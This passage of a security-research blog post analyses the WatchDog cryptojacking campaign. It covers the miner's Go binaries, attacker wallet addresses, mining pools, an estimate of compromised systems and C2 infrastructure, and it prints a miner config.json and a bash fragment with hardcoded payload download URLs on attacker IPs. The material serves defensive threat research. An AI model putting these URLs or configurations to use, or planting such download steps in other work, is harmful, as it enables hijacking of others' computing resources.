WatchDog: Exposing a Cryptojacking Campaign That's Operated for Two Years

unit42.paloaltonetworks.com/watchdog-cryptojacking/

Nathaniel Quist February 17, 2021

By Nathaniel Quist

February 17, 2021 at 6:00 AM

Category: Cloud, Malware, Unit 42

Tags: cryptojacking, GoLang, Monero, XMRig

This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers are exposing one of the largest and longest-lasting Monero cryptojacking operations known to exist. The operation is called WatchDog, taken from the name of a Linux daemon called watchdogd. The WatchDog mining operation has been running since Jan. 27, 2019, and has collected at least 209 Monero (XMR), valued to be around $32,056 USD. Researchers have determined that at least 476 compromised systems, composed primarily of Windows and NIX cloud instances, have been performing mining operations at any one time for over two years.

Cryptojacking is the process of performing cryptomining operations on systems which are not owned and maintained by the mining operators. Malicious cryptojacking operations are currently estimated to affect 23% of cloud environments, up from 8% in 2018. This increase is primarily caused by the meteoric rise in cryptocurrencies' valuation. The global market for blockchain, the technology behind cryptocurrency, is anticipated to reach $60.7 billion by 2024, and criminal organizations and actor groups are trying to cash in on this.

Within this blog, Unit 42 researchers provide an overview of the WatchDog cryptojacking campaign. The WatchDog miner is composed of a three-part Go Language binary set and a bash or PowerShell script file. The binaries perform specific functionality, one of which emulates the Linux watchdogd daemon functionality by ensuring that the mining process does not hang, overload or terminate unexpectedly. The second Go binary downloads a configurable list of IP addresses net ranges before providing the functionality of targeted exploitation operations of identified NIX or Windows systems discovered during the scanning operation. Finally, the third Go binary script will initiate a mining operation on either Windows or NIX operating

systems (OS) using custom configurations from the initiated bash or PowerShell script. WatchDog's usage of Go binaries allows it to perform the stated operations across different operating systems using the same binaries, i.e. Windows and NIX, as long as the Go Language platform is installed on the target system.

Researchers have mapped out the infrastructure behind the mining operations. They have identified 18 root IP endpoints and seven malicious domains, which serve at least 125 malicious URL addresses used to download its toolset.

Unit 42 reported on Graboid, a wormable Monero mining operation on Docker Hub, in October 2019. Graboid was the largest known mining operation to date in terms of the total number of active systems. At the time of its operation, it consisted of at least 2,000 exposed and compromised Docker Daemon APIs systems. Each Graboid miner was operational 65% of the time, meaning around 1,300 compromised Docker containers were mining at any one time. Additionally, Graboid could have also achieved higher processing speeds due to the configuration script utilizing all available container central processing units (CPUs). However, Graboid was only known to operate for up to three months before its Docker Hub images were removed.

WatchDog, on the other hand, does not rely on a third-party site to host its malicious payload, allowing it to have remained active for more than two years at the time of this writing.

It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform identity and access management (IAM) credentials, access ID or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.

Palo Alto Networks Prisma Access is configured to detect each of WatchDog's 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.

Public Mining Pools

Unit 42 researchers have identified three XMR wallet addresses within WatchDog configuration files. These configuration files are downloaded alongside the WatchDog mining binaries and contain the XMR wallet address and the mining pool(s) to be used during the mining operations. See Figure 1 for an example of the configuration file config.json.

```
"pools": [
        {
            "algo": null,
            "coin": "monero",
            "url": "xmr.f2pool.com:13531",
            "user": "82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4.elf",
            "pass": "x",
            "rig-id": null,
            "nicehash": false,
            "keepalive": true,
            "enabled": true,
            "tls": false,
            "tls-fingerprint": null,
            "daemon": false,
            "self-select": null
    },
```

Figure 1. config.json file detailing the XMR wallet address.

Examining all known config.json files used by WatchDog, Unit 42 researchers have identified three XMR wallet addresses as:

43zqYTWj1JG1H1idZFQWwJZLTos3hbJ5iR3tJpEtwEi43UBbzPeaQxCRysdjYTtdc8aHao7csiWa5BTP9PfNYzyfSbbrwoR

82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4

87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv

These three XMR wallet addresses are used with at least three public mining pools and one private mining pool to process mining operations, performance, functionality and payments.

Mining Pool	Port	Public or Private

xmr.f2pool[.]com	13531	Public
xmr-eu2.nanopool[.]org	14444	Public
xmr.pool.gntl[.]co.uk	40009	Public
80[.]211[.]206[.]105	6666	Private

Table 1. Public and private mining pools used by the WatchDog miner.

The following eight screenshots illustrate the findings gathered from the f2pool, nanopool and the GNTL public mining pools for each of the three XMR wallets identified.

f2pool mining pool

Figures 2 and 3 illustrate the XMR address beginning with “43zq” being heavily used within the f2pool public mining pool, pulling in roughly 200 Monero. Meanwhile, the XMR wallet address starting with “82et” operates at a much lower scale and has only pulled in 2.3 XMR (see Figures 4 and 5).




Figure 2. XMR wallet 43zq and its XMR total.

Figure 3. XMR wallet 43zq and its 30-day hashrate.




Figure 4. XMR wallet 82et and its XMR total.

Figure 5. XMR wallet 82et and its 30-day hashrate.

Nanopool mining pool

XMR address beginning with “82et” was less active within the f2pool public mining pool, but it is more involved within the nanopool public mining pool (see Figures 6 and 7) than the XMR wallet address beginning with “43zq” (see Figures 8 and 9). However, the nanopool mining operation only equates to a fraction of the total XMR mined by the WatchDog mining operation as a whole, with 6.8 XMR coins mined to date.




Figure 6. XMR wallet 82et and its lifetime hashrate.

Workers | Payments | Shares | Calculator

Total paid: 6.842957 XMR CSV

	Date	Amount	Status
67	2021-02-02 07:39:53	0.10113 XMR	Confirmed
66	2021-01-28 16:05:29	0.100249 XMR	Confirmed
65	2021-01-24 20:51:22	0.100137 XMR	Confirmed
64	2021-01-20 23:28:30	0.10086 XMR	Confirmed
63	2021-01-17 19:22:59	0.100864 XMR	Confirmed
62	2021-01-14 16:52:03	0.100752 XMR	Confirmed
61	2021-01-11 21:05:02	0.101113 XMR	Confirmed
60	2021-01-09 03:00:05	0.100882 XMR	Confirmed
59	2021-01-06 18:33:54	0.10058 XMR	Confirmed

Figure 7. XMR wallet 82et and its XMR payouts.




Figure 8. XMR wallet 43zq and its lifetime hashrate.

Workers | Payments | Shares | Calculator

Total paid: 1.000075 XMR CSV

	Date	Amount	Status
1	2020-08-17 19:03:33	1.000075 XMR	Confirmed

First « 1 » Last

Figure 9. XMR wallet 43zq and its XMR total payout.

GNTL XMR mining pool

A single configuration file has been identified that links the potential of the wallet that begins with “87qa” to all three public mining pools listed here, but only GNTL displayed any mining operations related to the “87qa” XMR wallet (see Figure 10). However, this XMR wallet address does not seem to be greatly used within the WatchDog operations. As of this writing, only .59 XMR has been mined from GNTL using the “87qa” XMR address (see Figures 10 and 11).





Figure 10. XMR wallet 87qa and XMR hashrate.



Payment History

To : 87q6aU1M9xmQ5p3wh8Jzst5mcFfDzKEuuDjV6u7Q7UDnAXJR7FLeQH2UYFzhQatde2WHuZ9LbxRsf3PGA8gpnGXL3G7iWMv

Time	Amount	Transaction Hash	Mixins
4 days ago	0.015520710368 XMR	5ee90d66c937c08c9cf599e30824b87810d81155a622e9397dc31934000acdf8	11
6 days ago	0.018250892977 XMR	72e061a0acbeddd4a1a7fbcb23773be7dcbaecb33c566ff9801cafc8cdabe041	11
6 days ago	0.020463040937 XMR	9ae4e383d1a4e75c70a0edd59058eb7ad467c473b3c00556069baede97fc6a5d	11
12 days ago	0.04001734883 XMR	dd0797f39ca47fa6f8111e6266a61727f924d82f05b6c984a75538ac435e342a	11
17 days ago	0.034804000134 XMR	cb11c1962327c077a958771e59a9cf42aa7f6367011646b485f9c61282d8cace	11
18 days ago	0.016401769298 XMR	76b4b30874cefc64e4522837344747f60cbd1e6f0c8aef62dc99f989caa71372	11
23 days ago	0.022580182542 XMR	5e85b3413f3c856eded47d38fd6349bb7064e69cdbf06ec4c9790e2c96624cfa	11
25 days ago	0.021774128629 XMR	f58f004a1471721c88a78d90b749de608ee74b29efa578737896ecda52e8bc6a	11
25 days ago	0.021794129967 XMR	d8e5c068be5ddc50b91698e806ea81f5353e4973e22dbff4a9c43298a37689c5	11
a month ago	0.021161087626 XMR	922c6cdfad2ec8eaa91f73dda591517d10628f0b821ecf8ae364520191823507	11
a month ago	0.024879336322 XMR	1e072b7c6e7ec85c919156e975f64f29b4ee34eabb24bbf1a59fed388914278a	11
a month ago	0.022959207893 XMR	fb6f06bd1ad453c09b753d424175bf052331e6437ce4615ead65d14c56dbc253	11
a month ago	0.023012211439 XMR	bd30e9162b297bd3bb825feced44cc23a5212c861f95f54706a2af8d4172e424	11
a month ago	0.02708548388 XMR	4e2c05af9d0259eb237242852d384e7f7fe214e7b7849a4c6a879d6a52773a52	11
a month ago	0.025395370837 XMR	b8c883d4b2599592d390a1835ab2764796443f7c06198325caa78b9608af9675	11
a month ago	0.019978008495 XMR	caf98a63e92672f57801f960c5d62832d42dbf4c87bad5d92ccdc997a8d1cc08	11
a month ago	0.008235223077 XMR	7fd17bcc190e841c178fc9d6abbca37bb6e6ab3673b28ef80018d36ddeb46573	11
a month ago	0.006351097057 XMR	f3b29ad6fe2519e80e3e26b7ccad52f5372331f6940e2c9f70cbe020d89b2c47	11
2 months ago	0.033788932241 XMR	b6c209a8dd57e1c091741422c3d7a2f5302a4f5154bc7c5cda391cdd3f228e2f	11
2 months ago	0.032009813245 XMR	625e97e1e6440548b49a34b18a63b72e077961a81a15456e6ba8e2ae98fce250	11
2 months ago	0.030815733378 XMR	3fadb26b881abf26cc013c29c6a7df558de1a1ede99a0735a34a8d2cdef393c5	11
3 months ago	0.006730122409 XMR	f4361c049c518bca50c4910d9786d7337c67f853bcfb436d79ee03ea2a623d8a	11

Page: 1 Rows per page: 25 1 - 22 of 22

CLOSE

Figure 11. XMR wallet 87qa and all XMR payouts.

Out of the data collected from all three of the public mining pools, Unit 42 researchers calculated an average of 1,037KH/s hash rate from the XMR wallets across the public mining pools. Researchers then developed an estimate of the current number of systems actively participating in the cryptomining operation. Researchers conservatively estimate that an average of 476 systems are actively involved within the WatchDog mining operation at any one time.

This estimation was calculated using the documentation on CPU architecture from several of the largest cloud providers. All cloud providers advertise the use of Intel Xeon E5 and AMD EPYC CPUs for a majority of their cloud VM instances.

We can use the popular XMR mining software XMRig's benchmark hash calculator to calculate the hash rates for mid-range Intel Xeon E5 and AMD EPYC series 7 processors. A single thread on each processor can produce an estimated hash rate of 543 H/s (hashes per second) for the AMD EPYC series 7 and 544 H/s for the Intel Xeon E5. When taking into account the WatchDog miner configuration file, config.json, the miner will use at most four threads on the compromised system (see Figure 12).

```
"cpu": {
    "enabled": true,
    "huge-pages": true,
    "hw-aes": null,
    "priority": null,
    "memory-pool": false,
    "yield": true,
    "asm": true,
    "argon2-impl": null,
    "astrobwt-max-size": 550,
    "argon2": [0, 1, 2, 3],
    "astrobwt": [0, 1, 2, 3],
    "cn": [
        [1, 0],
        [1, 2]
    ],
    "cn-heavy": [
        [1, 0],
        [1, 1],
        [1, 2],
        [1, 3]
    ],
    "cn-lite": [
        [1, 0],
        [1, 1],
        [1, 2],
        [1, 3]
    ],
    "cn-pico": [
        [2, 0],
        [2, 1],
        [2, 2],
        [2, 3]
    ],
    "cn/gpu": [0, 1, 2, 3],
    "rx": [0, 2],
    "rx/wow": [0, 1, 2, 3],
    "cn/0": false,
    "cn-lite/0": false,
    "rx/arq": "rx/wow"
},
```


Figure 12. WatchDog miner CPU configuration.

This will result in the compromised system processing a total average of 2,172-2,176 H/s using at most four threads as per the configuration guide. With an average total of 1,037 KH/s (thousand hashes per second) of processing for the total WatchDog miner operation, this leaves a potential total of 476 systems participating in the mining operation at any one time.

The number of systems would depend upon the VM instance type that was compromised and used. It is important to note that not every compromised system would be able to process XMRig operations to the same scale. It is possible that double this estimated number, nearly 900 systems, could be operating at any one time. This size of a mining operation is achievable if smaller, less robust, cloud VM instances were compromised and used to process XMR hashes.

WatchDog Infrastructure

The WatchDog miner has been active since at least Jan. 27, 2019, as witnessed from the public mining pool data. Since that time, a number of malware samples have been identified that point to WatchDog infrastructure, specifically the initialization bash script that begins the system and mining configuration process for newly compromised systems.

Through analysis of these initialization bash scripts, Unit 42 researchers were able to track how WatchDog actors set up mining operations on a compromised system. The authors of the script tipped their hand to show how they set up and configure their mining infrastructure. Within every known operation, the initialization bash script is downloaded onto the compromised system and performs a series of functions. Several of the functions are common to a majority of cryptojacking operations, namely the removal of cloud security tools, the removal of previously installed and known malicious cryptomining software, and then the downloading and setup of the customized malicious cryptomining software. However, the WatchDog bash script miner also hardcodes a primary and secondary URL address that are used to download the WatchDog mining toolkit (see Figure 13).

```
miner_url="http://185.247.117.64/cf67356/phpupdate"
miner_url_backup="http://45.9.148.37/cf67356a3333e6999999999/phpupdate"
miner_size="1102480"
sh_url="http://185.247.117.64/cf67356/newdat.sh"
sh_url_backup="http://45.9.148.37/cf67356a3333e6999999999/newdat.sh"
config_url="http://185.247.117.64/cf67356/config.json"
config_url_backup="http://45.9.148.37/cf67356a3333e6999999999/config.json"
config_size="3356"
scan_url="http://185.247.117.64/cf67356/networkmanager"
scan_url_backup="http://45.9.148.37/cf67356a3333e6999999999/networkmanager"
scan_size="1919056"
watchdog_url="http://185.247.117.64/cf67356/phpguard"
watchdog_url_backup="http://45.9.148.37/cf67356a3333e6999999999/phpguard"
watchdog_size="1472136"
```

Figure 13. Establishing command and control (C2).

Using these primary and secondary URL addresses, Unit 42 researchers were able to map a rough estimation of the network infrastructure used by the WatchDog miner operators.

The following Maltego chart illustrates the overall size of the known operation infrastructure used by WatchDog (see Figure 14).

